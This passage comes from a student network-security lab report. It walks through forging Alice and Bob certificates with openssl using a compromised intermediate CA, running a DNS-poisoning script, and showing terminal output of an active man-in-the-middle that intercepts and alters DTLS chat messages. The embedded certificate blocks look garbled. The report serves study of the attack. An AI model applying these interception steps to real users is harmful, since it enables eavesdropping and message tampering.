
### c. Similarly, Trudy will send the messages of Bob to Alice, so here

Trudy works an eavesdropper.

# Task 4

The Flowchart for Client and Server will be the same as Task 2, as in this part for client and server we are using the same code as in task 2.

Flowchart of Trudy:



# Making Fake Certificates for Alice and Bob

Steps:

## 1. Making Private Key for Trudy

```
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl genrsa -out trudy_private_key.pem 2048
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$
```

## 2. Making Public key for Trudy

```
Trudy_Fake_Certificates$ openssl rsa -in trudy_private_key.pem -pubout -out trudy_public_key.pem
writing RSA key
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ ls
trudy_private_key.pem  trudy_public_key.pem
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$
```

## 3. Trudy will now generate a fake CSR for Alice & Bob

### a. For Alice

```
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl req -new -key trudy_private_key.pem -out fake_alice_csr.pem
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Telangana
Locality Name (eg, city) []:Hyderabad
Organization Name (eg, company) [Internet Widgits Pty Ltd]:IIT H
Organizational Unit Name (eg, section) []:CSE
Common Name (e.g. server FQDN or YOUR name) []:NS
Email Address []:cs23mtech11010@iith.ac.in

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:123456
An optional company name []:NIS
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$
```

### b. For Bob

```
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl req -new -key trudy_private_key.pem -out fake_bob_csr.pem
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:Telangana
Locality Name (eg, city) []:Hyderabad
Organization Name (eg, company) [Internet Widgits Pty Ltd]:IIT H
Organizational Unit Name (eg, section) []:CSE
Common Name (e.g. server FQDN or YOUR name) []:NS
Email Address []:cs23mtech11001@iith.ac.in

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:123456
An optional company name []:NIS
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$
```

## 4. Now as Trudy has hacked into Intermediate CA so it will have

- a. Intermediate CA Certificate
- b. Intermediate CA Private Key
- c. Intermediate CA Public Key
- d. Root CA Certificate
- e. Certificate chain: Root CRT -> Intermediate CRT

## 5. Now verifying Alice and Bob Certificate

- a. Verifying Alice csr

```
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl req -text -noout -verify -in fake_alice_csr.pem
Certificate request self-signature verify OK
Certificate Request:
Data:
Version: 1 (0x0)
Subject: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = NS, emailAddress = c23mtech11010@iith.ac.in
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
            Modulus:
                00:b0:b0:ae:98:c9:df:ca:25:f4:3d:25:55:41:29:
                1b:05:55:f9:fd:09:6f:62:60:09:36:a1:9c:58:13:
                ec:3f:8e:60:56:29:54:ce:45:76:a3:1b:1d:76:1f:
                8c:72:06:37:c9:fe:c5:e9:97:ed:c7:1a:00:27:e9:
                e1:fb:77:f5:f8:3b:58:48:b6:c6:9a:8e:77:f0:a7:
                4d:7c:e6:a8:c6:73:1f:3b:90:da:63:56:4a:e9:56:
                91:8d:8e:2d:02:59:7f:99:da:68:99:4f:6e:a6:a4:
                24:1b:0c:5c:11:aa:2d:73:cd:f3:6e:fb:fa:3a:d8:
                48:12:05:d3:d5:e5:d2:c8:90:1b:bc:4f:13:5a:58:
                65:19:ed:6b:fe:cd:42:be:37:81:26:d6:e6:5f:46:
                7e:28:a8:1c:d5:2d:81:56:25:d6:e3:5d:dc:42:ca:
                62:f2:fc:d0:18:ec:df:92:7c:60:85:a1:de:cb:98:
```

- b. Verifying Bob csr

```
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl req -text -noout -verify -in fake_bob_csr.pem
Certificate request self-signature verify OK
Certificate Request:
Data:
Version: 1 (0x0)
Subject: C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = NS, emailAddress = c23mtech11001@iith.ac.in
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
            Modulus:
                00:b0:b0:ae:98:c9:df:ca:25:f4:3d:25:55:41:29:
                1b:05:55:f9:fd:09:6f:62:60:09:36:a1:9c:58:13:
                ec:3f:8e:60:56:29:54:ce:45:76:a3:1b:1d:76:1f:
                8c:72:06:37:c9:fe:c5:e9:97:ed:c7:1a:00:27:e9:
                e1:fb:77:f5:f8:3b:58:48:b6:c6:9a:8e:77:f0:a7:
                4d:7c:e6:a8:c6:73:1f:3b:90:da:63:56:4a:e9:56:
                91:8d:8e:2d:02:59:7f:99:da:68:99:4f:6e:a6:a4:
                24:1b:0c:5c:11:aa:2d:73:cd:f3:6e:fb:fa:3a:d8:
                48:12:05:d3:d5:e5:d2:c8:90:1b:bc:4f:13:5a:58:
                65:19:ed:6b:fe:cd:42:be:37:81:26:d6:e6:5f:46:
                7e:28:a8:1c:d5:2d:81:56:25:d6:e3:5d:dc:42:ca:
                62:f2:fc:d0:18:ec:df:92:7c:60:85:a1:de:cb:98:
```

## 6. Now Trudy will generate a fake config file for Alice and Bob.

### a. Fake Config file for Alice

```
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ touch fake_alice_config.cnf
ashutosh@ashutosh-virtual-machine-2:~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ nano fake_alice_config.cnf
ashutosh@ashutosh-virtual-machine-2:~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ cat fake_alice_config.cnf
[ req ]
default_bits = 2048
prompt = no
distinguished_name = req_distinguished_name

[ req_distinguished_name ]
C = IN
ST = Telangana
L = IIT H
O = CSE
CN = alice1.com

[ req_ext ]
subjectAltName = @alt_names

[ alt_names ]
DNS.1 = alice1.com
DNS.2 = www.alice1.com
ashutosh@ashutosh-virtual-machine-2:~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/
```

### b. Fake Config File for Bob

```
ashutosh@ashutosh-virtual-machine-2:~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ nano fake_bob_config.cnf
ashutosh@ashutosh-virtual-machine-2:~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ cat fake_bob_config.cnf
[ req ]
default_bits = 2048
prompt = no
distinguished_name = req_distinguished_name

[ req_distinguished_name ]
C = IN
ST = Telangana
L = IIT H
O = CSE
CN = bob1.com

[ req_ext ]
subjectAltName = @alt_names

[ alt_names ]
DNS.1 = bob1.com
DNS.2 = www.bob1.com
ashutosh@ashutosh-virtual-machine-2:~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/
```

## 7. Now Trudy will generate fake Certificates for Alice and Bob.

### a. Alice Fake Certificate

```
ashutosh@ashutosh-virtual-machine-2:~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl x509 -req -in fake_alice_csr.pem -CA int.crt -CAkey int_private_key.pem -CAcreateserial -out fakealice.crt -days 90 -extfile fake_alice_config.cnf -extensions req_ext
Certificate request self-signature ok
subject=C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = NS, emailAddress = cs23mtech1016@iith.ac.in
ashutosh@ashutosh-virtual-machine-2:~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ cat fakealice.crt
-----BEGIN CERTIFICATE-----
MIIEoZCCoouqAwIBAgIURQ4vSzWyt6L+xaU8vr//GZEYR6EwDQYJKoZIhvcNAQEL
BQAwITElMAkGA1UEBhMC5U4xEjAQBgNVBAgMCVRLbFcUz2FuYTAEfWw0YNDAA0MDkx
ODU4MTlaFw0yNDA3MDgxODU4MTlaMIGKMQswCQYDVQGEWJJTjESMBAGA1UECAwJ
VGViSYm5nYw5hMRlWEAYDVQ0HDALiEWRlcmF1yNQxbjAMBgNVBAoMBU1JVCBIIMQwM
CgYDVQQLANDU0UxZcAJBgNVBAMMAk5TMSgwJgYJKoZIhvcNAQkBFhljczzIxRxl
Y2gxMTAxMEBpaXRoLmFjlmluMIIBiJAnBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKC
AQEAsLCumMnfYix0PSSVQSkbBVX5/0lVymAJNqGchBPsp45gVllUzkV2oxsddh+M
cgY3yf7f62ftxxoAJ-nh-3f1+DtySLbGmo538Kdnf0aoxnMf05daY1ZK6VaRjY4t
All/mdpmU9upqQkGwxEAotc83zbvv60thI EgXt1eSyJAbvE8TlwIhlGeir/s1C
vjeBjtBm0Z1+Kkgc152BVlx413cQsp18vzqG0zfkmnxghaHey5gTpLI117sArLMc
JUc3VGBnL53v91nzcylIkw05431MyjjY6lqB5M1b89K8ci4Zvll8rZUPxaJ
tyjJkI/i7pgkn93xj+5PN2K9QGIDAQABo2kwZzAl8gNVHREEHjAcggphBGljZTEu
Y29tgg5d3d3cuYwxpY2UxLmNbvtAdbgNVHQ4FgQUnxn1Z+rAjDNvlgpmiWMrq8o3
W/gwHwYDVR0JBgwFaAUILz//SR/TRGI3K3yIK5yrbkV6bIwDQYJKoZIhvcNAQEL
BQAoggIBANU5ayfdk8qfzzBSXfwNPnxYrfxJ8AcIk0CHTTYgk2bFRK1Tj2KSFW
FIhS8mogWcp4mNH0GmZ34Hw51LNJ371lgKMcgbDwgad0Shzxevv8p3wkCPCTyLy
Gg0PEJz+Vpa04GL6yekc49X26m353GcSPVwi73jciufkvEcti73Sw7fj9d1g
XcUM5cdAKZFdely3vdj/Jb+iT/rreeaG+saozyp5u0EEDl90NTt4jVGptmRE1sSSG
yK3oq5H74SKNFU82GknGsGNssCjMy/oNOCHzNiAjinIx7FEtAi2nsd46PTFh
pvJwkL4PdSejdn/uzYYu3f+DCYltxfDtaDx/PUswjQYAgxJtkbgerTv5WeAtsG
i+odCskpf/oYf1uzxTpMkn5k2DtQVY2ldr9t7bwPd36hdVmIAnHZLggjh9xFotjjco0tdFIG
z2gpg7hRo1tZ30pJ6n+YbGpnYDrW0L5PD36hdVmIAnHZLggjh9xFotjjco0tdFIG
zWA2e8g84zHuhd0yhXvnR00Tj3excJdLmqqP2wtkDnd1o6wXF6jab8jrLrBBIR
AJFJuLb0UNMH4Ee4AEstLBXiosXNopC1w4su1nygB8mCQmZw6XXqa3mzex+v0E
QRxB6UKI4E/ir/+dQGPiKSm0En+Nxt4+Gc8h0qP70ECqGY3U/z
-----END CERTIFICATE-----
```

## b. Bob Fake Certificate

```
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl x509 -req -in fake_bob_csr.pem -CA int.crt -CAkey int_private_key.pem -Ccreateserial -out fakebob.crt -days 90 -extfile fake_bob_config.cnf -extensions req_ext
Certificate request self-signature ok
subject=C = IN, ST = Telangana, L = Hyderabad, O = IIT H, OU = CSE, CN = NS, emailAddress = cs23mtech1001@iith.ac.in
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ cat fakebob.crt
-----BEGIN CERTIFICATE-----
MIIEzCCAAoegAwIBAgIUQjZLVLQfLBuzahBjh+IfEyvZ1skwDQYJKoZIhvCNQEL
BQAWEITELMAkGA1UEBhMC SU4x ejaQBgNvBAgMCvRlbfGfuZFuTAEFwOyNDA0MDkx
ODU5mlaFw0yNDA3MDgxODU5mlaMIGKM0swCQYDVQGEwJJTjESMBAGA1UECAwJ
VGVSyW5nYW5hMRIeWEAYDVQHQDALieWRLcmFiYWQxDjAMBgNVBAoMBULJVCBIMQw
CgYDVQQLDANDU0Ux czaJBgNVBAMAKSTMSgwjgYJKoZIhvCNQkBFljczibXrl
Y2gxmTAwMUbpaxR0LmfjLmluIIBIJA NBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgkC
AQEASLCumMnf yXOPSVVQSKbBVx5/QlVYmA JNqGcWBPSP45gviluzkV2oxsdh+M
cgY3yf7f62ftxxoA+jnh+3f1+DtYSLbGmo538KdNf oaoxnMf05dayIK6vArjY4t
All+ndpomUupqQKwxcEaotc83zbvv60thIfgXT1exSyjAbvE8TWhlhgeir/siC
vjeBjt bmx0Z+KKgc1S2BViLWX413C0sp18vzQG0zfknxghaHey5gTPlli17sArLmC
JUC3VGAbnL5jv9lnzcylWy05431MYjjY6lQB5M1b89K8c14zvllI8RzUpxaJ
tyjkI/i7Pgkn93xj+5PN2K9QIDAQBo2UwYzahBgnVHREEGjAygghib2IxLnNv
b1Md3dLmJvYjEuY29tMB0GA1UdgWBBScbCjB5pGMM29YamaJYyuryjdb+DAf
BgNVHSMEGDAwBgQvN9JH9NEYjcrdgrnKtuRxpsjANBgkqhkiG9w0BAQsfAAOC
AgEApysRdzmHT7nbuiVocBREBAhOnDndl6dJYUskrQY Eol+Mu9e7fpKaYGFPSr9m
y8wmvSwSyfK63Aqehmhzrd7T4guNx10Uxz2355/AZ2F4GyezIa4xROID/gead1Y
NTdoSMI430nbcee7fpnYSw7GGZr6aeAY0asRrP3U/BnvbjhmsTxT23oTKH9wMfu4
CDtJz6x7IxQAl8bfZyKMRM/R6q0EeHpcHo60RBymlV8+DLZoiDu8lJT1gobsv7
vRePddGlnN8XK1V1Z1/Urmx1+Hg2b7U02wjtow5+5q5UVE3F2endD1UA/LvsjCr
QpVWcvliwiKx00tqidSAvs9Vwt/YIYpR3Yljl+Fmcus3zaCTFc h7Y/jkdDnIYhzn
8z5K0s5WvP87M1sqEvnEKomsM5GvZ9auebp6mlpmLD8j866ymD08RIs+YqGNLP
1lPAYH7z17r59PBb08JowlwDyfuf9AtUz4ZQXvY4Tz4aoN/eHwPFIN+9iOrlsP
a302XePa9VpeNY/66CfVNT9b+02l0pz/9Nd8+xTXIV0FBWUA4NVEElKGnX8bDoCn
j10Bwmj/+510Z0Vsn9Xy2PSu7Lyr+9+gK8NxtEL1jcx4GCOVyp57tsegll+2LT
K9nbxbWNVq1SWCEm6LFIauJ3BfRqfNbVLSQuahuN1B08hrs=
-----END CERTIFICATE-----
```

## 8. Now converting (.crt to .pem), generating certificate chain and verifying certificate chain of Alice and Bob

### a. Alice generation & verification


```
Trudy_Fake_Certificates$ openssl x509 -in fakealice.crt -out fakealice.pem -outform PEM
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ cat fakealice.crt int.crt root.crt > fake_alice_chain.crt
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl verify -CAfile root.crt -untrusted int.crt fake_alice_chain.crt
fake_alice_chain.crt: OK
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ 
```

### b. Bob generation & verification

```
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl x509 -in fakebob.crt -out fakebob.pem -outform PEM
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ cat fakebob.crt int.crt root.crt > fake_bob_chain.crt
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ openssl verify -CAfile root.crt -untrusted int.crt fake_bob_chain.crt
fake_bob_chain.crt: OK
ashutosh@ashutosh-virtual-machine-2: ~/M.tech IIT Hyderabad Linux/Network Security/Assignment 7/Coding/Trudy_Fake_Certificates$ 
```


## Doing Active Interception Steps without packet loss:

### 1. Doing DNS poisoning from the VM




```
ubuntu@cs6903-0-7:~$ bash ~/poison-dns-alice1-bob1.sh
```

## 2. Now Running Trudy and Bob



```
root@bob1:~# ./sc4 -S
+++++STARTING SECURE CHAT APPLICATION+++++
Socket successfully created!!!
SERVER SIDE...
Server Listening on PORT : 8080
```

```
root@trudy1:~# ./sc4a -m alice1 bob1
++++++ STARTING ACTIVE TRUDY ++++++
Intercepting Initial messagess between alice1 and bob1...
```

## 3. Now when we run Alice, we can see that a DTLS connection is made between Alice and trudy, and Trudy and

## Bob

```
ashutosh@ashutosh-virtual-machine-2:~          root@alice1:~          root@bob1:~
+++++STARTING SECURE CHAT APPLICATION+++++
Socket successfully created!!!
CLIENT SIDE...
Message send from client: chat_hello
Message received from server: chat_reply_ok
Message send from client: chat_START_SSL
Message received from server: chat_START_SSL_ACK

Initializing Openssl...
Private key Loaded Properly and verified!!!
OpenSSL initialized! Successfully!!!
Doing DTLS handshake...
Reconnecting...
DTLS connection established!!!
Certificate Verified!!!
Messages are end-to-end encrypted...
Enter your message : 

root@bob1:~# ./sc4 -s
+++++STARTING SECURE CHAT APPLICATION+++++
Socket successfully created!!!
SERVER SIDE...
Server Listening on PORT : 8080
Message received from client: chat_hello
Message send from server: chat_reply_ok
Message received from client: chat_START_SSL
Message send from server: chat_START_SSL_ACK

Initializing Openssl...
Private key Loaded Properly and verified!!!
OpenSSL initialized! Successfully!!!
Doing DTLS handshake...
DTLS connection established!!!
Client Certificate Verified!!!
Messages are end-to-end encrypted...
[]

ubuntu@cs6903-0-7:~/task3_pull_files          root@trudy1:~          root@trudy1:~
Private key Loaded Properly and verified!
OpenSSL initialized, Sucessfully with server!!!
Doing DTLS handshake server...
DTLS connection established with server!!!
Initializing OpenSSL with client...
Private key Loaded Properly and verified!
OpenSSL initialized, Sucessfully with client!!!
Doing DTLS handshake with client...
DTLS connection established with client!!!
Intercepting application messages between alice1 and bob1...
[]
```

4. Now Alice and Bob chat with each other, while Trudy will now intercept their messages and alter the messages

```
root@alice1:~          root@alice1:~          root@bob1:~          root@trudy1:~
root@alice1:~          root@alice1:~          root@bob1:~          root@trudy1:~
root@alice1:~          root@alice1:~          root@bob1:~          root@trudy1:~

Initializing Openssl...
Private key Loaded Properly and verified!!!
OpenSSL initialized! Successfully!!!
Doing DTLS handshake...
Reconnecting...
DTLS connection established!!!
Certificate Verified!!!
Messages are end-to-end encrypted...

Enter your message : Hello Bob How are you
Server Response : I am Fine what about you: JAI SHREE RAM -Trudy
Enter your message : I want to say that windows is better than linux
Server Response : Nope: JAI SHREE KRISHNA -Trudy
Enter your message : chat_close
Closing connection...

Connection Closed!
root@alice1:~# 

root@trudy1:~          root@trudy1:~          root@trudy1:~          root@trudy1:~
root@trudy1:~          root@trudy1:~          root@trudy1:~          root@trudy1:~

OpenSSL initialized, Sucessfully with client!!!
Doing DTLS handshake with client...
DTLS connection established with client!!!
Intercepting application messages between alice1 and bob1...


Message received from Client: Hello Bob How are you
